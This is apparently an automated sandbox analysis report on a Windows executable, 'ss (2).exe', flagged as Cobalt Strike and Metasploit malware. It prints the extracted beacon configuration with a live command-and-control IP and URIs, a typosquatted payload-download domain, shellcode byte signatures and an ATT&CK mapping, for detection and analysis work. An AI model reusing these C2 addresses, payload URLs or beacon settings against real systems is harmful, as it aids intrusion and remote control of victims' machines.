ID: 615269
Sample Name: ss (2).exe
Cookbook: default.jbs
Time: 23:50:06
Date: 25/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

ss (2).exe


Overview

General Information

Sample Name:	ss (2).exe
Analysis ID:	615269
MD5:	be1d45e0d156d2.
SHA1:	cf102f69d62f32f…
SHA256:	e9a09b5ed605f0..
Infos:	



Detection




CobaltStrike CryptOne Metasploit

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Metasploit Payload
- Detected unpacking (changes PE se…
- Icon mismatch, binary includes an i…
- Antivirus detection for URL or domain
- Malicious sample detected (through…
- Detected unpacking (overwrites its o…
- Multi AV Scanner detection for dom…
- Yara detected CobaltStrike
- Yara detected CryptOne packer
- Sigma detected: CobaltStrike Name…
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w10x64**
- ss (2).exe (PID: 6508 cmdline: "C:\Users\user\Desktop\ss (2).exe" MD5: BE1D45E0D156D20C4474D3D174B2BE40)
- **cleanup**

Malware Configuration

Threatname: Metasploit


```
{
  "Headers": "Host: prlvatevpncisco.com\r\nConnection: close\r\nAccept-Encoding: br\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246\r\n",
  "Type": "Metasploit Download",
  "URL": "http://46.166.169.34/files/ms.mp3"
}
```


Threatname: CobaltStrike

```
{
  "BeaconType": [
    "HTTP"
  ],
  "Port": 80,
  "SleepTime": 59231,
  "MaxGetSize": 1864740,
  "Jitter": 39,
  "C2Server": "46.166.169.34,/lv",
  "HttpPostUri": "/us",
  "Malleable_C2_Instructions": [
    "Remove 600 bytes from the beginning",
    "Base64 decode",
    "Base64 decode"
  ],
  "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\\syswow64\\regsvr32.exe",
  "Spawnto_x64": "%windir%\\sysnative\\regsvr32.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 1359593325,
  "bStageCleanup": "True",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRWX": "False",
  "bProcInject_UseRWX": "False",
  "bProcInject_MinAllocSize": 31144,
  "ProcInject_PrependAppend_x86": [
    "kJCQkJCQ",
    "Empty"
  ],
  "ProcInject_PrependAppend_x64": [
    "kJCQkJCQ",
    "Empty"
  ],
  "ProcInject_Execute": [
    "CreateThread",
    "RtlCreateUserThread",
    "CreateRemoteThread"
  ],
  "ProcInject_AllocationMethod": "VirtualAllocEx",
  "bUsesCookies": "True",
  "HostHeader": ""
}
```


Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	Cobaltbaltstrike_Beacon_XORed_x86	Detects CobaltStrike payloads	Avast Threat Intel Team	• 0xc2191:$h02: FC E8 19 00 00 00 81 7E AF 8E 4B 2A 5D 23 C9 36 37 EB 23 D1 C5 EE DC A3 0F E0 9E CA 75 8F 01 EB 2B 5D 8B 75 00 83 C5 04 8B 4D 00 31 F1 83 C5 0 4 55 8B 5D 00 31 F3 89 5D 00 31 DE 83 C5 04 83 E9 ... • 0xc21d6:$h11: 74 02 EB E8 5E FF E6 E8 D0 FF FF FF

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.529280749.00000000023A0000.00000020.00001000.00020000.00000000.sdmp	Cobaltbaltstrike_RAW_Payload_http_stager_x86	Detects CobaltStrike payloads	Avast Threat Intel Team	• 0x0:$h01: FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B 52 0C 8B 52 14 8B 72 28
00000000.00000002.529280749.00000000023A0000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_MetasploitPayload_3	Yara detected Metasploit Payload	Joe Security	
00000000.00000002.529272985.0000000002390000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_CobaltStrike_4	Yara detected CobaltStrike	Joe Security	
00000000.00000002.529266860.0000000002380000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Crypt	Yara detected CryptOne packer	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000003.266522864.00000000036B0000.00000040.00001000.00020000.00000000.sdmp	Trojan_Raw_Generic_4	unknown	FireEye	• 0x8397:$s0: 83 C6 02 8B 7D D8 B9 40 00 00 00 F3 A4 0F B6 55 18 52 6A 40 8B 45 D8 50 E8 B9 FA FF FF 83 C4 0C 8B 4D D8 51 8B 55 14 52 8B 45 08 8B 48 04 FF D1 • 0x9027:$s0: 83 C6 02 8B 7D D8 B9 40 00 00 00 F3 A4 0F B6 55 18 52 6A 40 8B 45 D8 50 E8 B9 FA FF FF 83 C4 0C 8B 4D D8 51 8B 55 14 52 8B 45 08 8B 48 04 FF D1 • 0x7ed7:$s1: 0F B7 11 81 FA 4D 5A 00 00 75 2E 8B 45 F8 8B 48 3C 89 4D FC 83 7D FC 40 72 1F 81 7D FC 00 04 00 00 73 16 8B 55 FC 03 55 F8 89 55 FC 8B 45 FC 81 38 50 45 00 00 75 02 EB 0B 8B 4D F8 83 E9 01 89 ... • 0x8b67:$s1: 0F B7 11 81 FA 4D 5A 00 00 75 2E 8B 45 F8 8B 48 3C 89 4D FC 83 7D FC 40 72 1F 81 7D FC 00 04 00 00 73 16 8B 55 FC 03 55 F8 89 55 FC 8B 45 FC 81 38 50 45 00 00 75 02 EB 0B 8B 4D F8 83 E9 01 89 ...
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.ss (2).exe.2380174.1.raw.unpack	JoeSecurity_CobaltStrike_4	Yara detected CobaltStrike	Joe Security	
0.2.ss (2).exe.2390000.2.raw.unpack	JoeSecurity_CobaltStrike_4	Yara detected CobaltStrike	Joe Security	
0.2.ss (2).exe.400000.0.unpack	JoeSecurity_CobaltStrike_4	Yara detected CobaltStrike	Joe Security	

Sigma Signatures

System Summary

Sigma detected: CobaltStrike Named Pipe

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Compliance

Detected unpacking (overwrites its own PE header)

Networking

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Hooking and other Techniques for Hiding and Protection

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Stealing of Sensitive Information

Yara detected CryptOne packer

Remote Access Functionality

Yara detected Metasploit Payload


Yara detected CobaltStrike

Yara detected CryptOne packer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	Path Interception	1 Process Injection	1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Virtualization/Sandbox Evasion	Security Account Manager	1 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Process Injection	NTDS	2 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 1 Software Packing	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.ss (2).exe.2380174.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.ss (2).exe.2390000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.ss (2).exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://prlvatevpncisco.com/files/ms.mp3	10%	Virustotal		Browse
http://prlvatevpncisco.com/files/ms.mp3	100%	Avira URL Cloud	malware	
http://46.166.169.34/lv?confirmed=falseryptography	0%	Avira URL Cloud	safe	
http://46.166.169.34/lv?confirmed=false	3%	Virustotal		Browse
http://46.166.169.34/lv?confirmed=false	0%	Avira URL Cloud	safe	
http://prlvatevpncisco.com/lv?confirmed=false	100%	Avira URL Cloud	malware	
http://46.166.169.34/files/ms.mp3	0%	Avira URL Cloud	safe	
http://46.166.169.34/lv?confirmed=false/lv?confirmed=false	0%	Avira URL Cloud	safe	
46.166.169.34	0%	Avira URL Cloud	safe	
http://46.166.169.34/lv?confirmed=false55c-4899f5f57b9aad	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://prlvatevpncisco.com/files/ms.mp3	true	• 10%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://prlvatevpncisco.com/lv?confirmed=false	true	• Avira URL Cloud: malware	unknown
http://46.166.169.34/files/ms.mp3	true	• Avira URL Cloud: safe	unknown
46.166.169.34	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://46.166.169.34/lv?confirmed=falseryptography	ss (2).exe, 00000000.00000002.529169775.00000000007F4000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://46.166.169.34/lv?confirmed=false	ss (2).exe, 00000000.00000002.529178869.00000000007FF000.00000004.00000020.00020000.00000000.sdmp, ss (2).exe, 00000000.00000002.529169775.00000000007F4000.00000004.00000020.00020000.00000000.sdmp	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://46.166.169.34/lv?confirmed=false/lv?confirmed=false	ss (2).exe, 00000000.00000002.529169775.00000000007F4000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://46.166.169.34/lv?confirmed=false55c-4899f5f57b9aad	ss (2).exe, 00000000.00000002.529169775.00000000007F4000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
46.166.169.34	unknown	Lithuania		16125	CHERRYSERVERS1-ASLT	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	615269
Start date and time: 25/04/202223:50:06	2022-04-25 23:50:06 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ss (2).exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@1/0@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 11.6% (good quality ratio 5.1%) • Quality average: 29.9% • Quality standard deviation: 40.3%

HCA Information:	• Successful, ratio: 74% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, cdn.onenote.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
23:51:16	API Interceptor	1457x Sleep call for process: ss (2).exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows

Entropy (8bit):	6.637570373568831
TrID:	• Win32 Executable (generic) a (10002005/4) 92.63% • Win32 Executable Borland Delphi 7 (665061/41) 6.16% • Inno Setup installer (109748/4) 1.02% • Win32 Executable Delphi generic (14689/80) 0.14% • Win16/32 Executable Delphi generic (2074/23) 0.02%
File name:	ss (2).exe
File size:	1011200
MD5:	be1d45e0d156d20c4474d3d174b2be40
SHA1:	cf102f69d62f32f4478e829f8ea5ae4c19aaa928
SHA256:	e9a09b5ed605f04e5358d9c21e3f48f5913c4e58a8a96bb95ef2aae36d91bef4
SHA512:	59f94b7d18d2d673c8366fe09407fbabcd7f156c084eb8967c342614bc695226e04221283186160fc55cc78e5adf65067ae6b684a269acdd95050f3ff7b1e1d0
SSDEEP:	12288:FSXgQNe1dCyTufA/v7ZalEG/SfHH286+UlwdkxRQl2hGy2P5Xwnu7jyUY7TiGaRT:4wcjOufA7ZmT/MIlwMhm9Kuu7
TLSH:	C2257E22B6928437D5732BBC9D6BA7649C2ABE002E34684A3BF41D8C1F396417D353D7
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7.....

File Icon

Icon Hash:	b99988fcd4f66e0f

Static PE Info

General

Entrypoint:	0x4ccd70
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	cba68cfa9416e5388c0223ef22cec376

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 004CC968h
call 00007FD420C8E441h
mov eax, dword ptr [004D0588h]
mov eax, dword ptr [eax]
call 00007FD420CF481Dh
mov ecx, dword ptr [004D07F0h]
mov eax, dword ptr [004D0588h]
mov eax, dword ptr [eax]
mov edx, dword ptr [004CC58Ch]
call 00007FD420CF481Dh
mov eax, dword ptr [004D0588h]
mov eax, dword ptr [eax]
call 00007FD420CF4891h

Instruction
call 00007FD420C8BE04h
lea eax, dword ptr [eax+00h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd3000	0x2666	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xe9000	0x14400	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd8000	0x10284	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0xd7000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0xcbdb8	0xcbe00	False	0.509275846873	data	6.55501592377	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0xcd000	0x3968	0x3a00	False	0.433189655172	data	4.93444741132	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0xd1000	0x10a9	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0xd3000	0x2666	0x2800	False	0.35224609375	data	4.84674765759	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0xd6000	0x10	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0xd7000	0x18	0x200	False	0.05078125	data	0.206920017787	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0xd8000	0x10284	0x10400	False	0.492397836538	data	6.59999647931	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0xe9000	0x14400	0x14400	False	0.368863329475	data	5.32035845993	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0xea4a0	0x134	data		
RT_CURSOR	0xea5d4	0x134	data		
RT_CURSOR	0xea708	0x134	data		
RT_CURSOR	0xea83c	0x134	data		
RT_CURSOR	0xea970	0x134	data		

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0xeaaa4	0x134	data		
RT_CURSOR	0xeabd8	0x134	data		
RT_CURSOR	0xead0c	0x134	data		
RT_CURSOR	0xeae40	0x134	data		
RT_BITMAP	0xeaf74	0xd8	data		
RT_BITMAP	0xeb04c	0xd8	data		
RT_BITMAP	0xeb124	0x1d0	data		
RT_BITMAP	0xeb2f4	0x1e4	data		
RT_BITMAP	0xeb4d8	0x1d0	data		
RT_BITMAP	0xeb6a8	0x1d0	data		
RT_BITMAP	0xeb878	0x1d0	data		
RT_BITMAP	0xeba48	0x1d0	data		
RT_BITMAP	0xebc18	0x1d0	data		
RT_BITMAP	0xebde8	0x1d0	data		
RT_BITMAP	0xebfb8	0x1d0	data		
RT_BITMAP	0xec188	0x1d0	data		
RT_BITMAP	0xec358	0xe0	data		
RT_BITMAP	0xec438	0xe8	GLS_BINARY_LSB_FIRST		
RT_BITMAP	0xec520	0xe0	data		
RT_BITMAP	0xec600	0xe0	data		
RT_BITMAP	0xec6e0	0xd8	data		
RT_BITMAP	0xec7b8	0xd8	data		
RT_BITMAP	0xec890	0x84	data		
RT_BITMAP	0xec914	0x84	data		
RT_BITMAP	0xec998	0xe0	data		
RT_BITMAP	0xeca78	0xe0	data		
RT_BITMAP	0xecb58	0xe8	GLS_BINARY_LSB_FIRST		
RT_BITMAP	0xecc40	0xe0	data		
RT_BITMAP	0xecd20	0xe8	GLS_BINARY_LSB_FIRST		
RT_ICON	0xece08	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 49, next used block 48059	English	United States
RT_DIALOG	0xed0f0	0x52	data		
RT_STRING	0xed144	0x1e8	AmigaOS bitmap font		
RT_STRING	0xed32c	0x4ac	data		
RT_STRING	0xed7d8	0x404	data		
RT_STRING	0xedbdc	0x61c	data		
RT_STRING	0xee1f8	0x76c	data		
RT_STRING	0xee964	0x40c	data		
RT_STRING	0xeed70	0x4a4	data		
